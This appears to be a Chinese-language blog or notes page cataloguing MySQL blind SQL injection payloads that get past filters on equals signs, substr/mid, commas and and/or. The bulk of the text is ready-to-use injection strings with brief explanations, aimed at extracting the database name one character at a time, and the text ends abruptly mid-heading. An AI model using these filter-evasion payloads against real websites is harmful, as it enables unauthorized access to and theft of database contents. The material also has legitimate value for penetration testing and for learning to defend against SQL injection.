
# 前言：

# 等号被过滤

## 采用，>,<,<>

### Payload1(采用>)

and ascii(substr(database(),1,1))>xxx






可以得到第一个字母为t

### Payload2(采用<)

and ascii(substr(database(),1,1))<xxx






可以判断为等于116对应的ascii为t

### Payload3(采用<>)

and ascii(substr(database(),1,1))<>115


注：<>为不等于的意思相当于!=






## 采用like，rlike语句

### Payload1(like)


and database() like 'x%'




### Payload2(rlike)

and database() rlike '^te'

and database() rlike 'te.\*'





注：rlike的内容为正则，正则写法与java一致，需要转义，例如’\n’需要使用’\\n’


## **采用regexp,in,between**


### Payload1(regexp)

and database() regexp 'test.\*'

and database() regexp '^test'


Regexp函数使用方法与rlike类似，都是正则匹配






### Payload2(in)

and database() in ('test')




and instr(database(),'t')in(1)



### Payload3(BETWEEN)

and substr(database(),1,1) BETWEEN 't' and 't'






# Substr,mid等被过滤

## 采用locate,position,instr

### Payload1(locate)

and LOCATE('e',database())in('2')



and LOCATE('t',database(),4)in('4')



注：

locate(str1,str2)

返回str1字符串在str2里第一次出现的位置，没有返回0

Locate(str1,str2,pos)


返回str1字符串在str2里pos（起始位置）出现的位置，没有返回0

pos必须大于第一次出现的位置，才能显示第二次出现的位置

### Payload2(position)

and position('t' in database())=1

用法与locate类似，返回str1字符串在str2出现的位置，没有返回0



### Payload3(instr)

And instr(database(),’t’)=1



# 逗号被过滤

## 采用%EF%BC%8C

### Payload


and substr(database()%EF%BC%8C1%EF%BC%8C)='1' 



## 采用from xx for xx, from(x)

### Payload1

and substr(database()from 2 for 1)='e'




### Payload2

And substr('abcde' from 1)=’test’








# And/or被过滤

## 使用&&或者||

Payload

&& substr(database(),1,1)=’t’



|| substr(database(),1,1)=’t’



注：在mysql中 and与or 是可以用 &&和||相互代替的

如： and 1=1 ->&& 1=1 or 1=1 ->||1=1

不过在oracle中，||为拼接字符，如：’a’||’b’->’ab’，相当于mysql中的concat（）

采用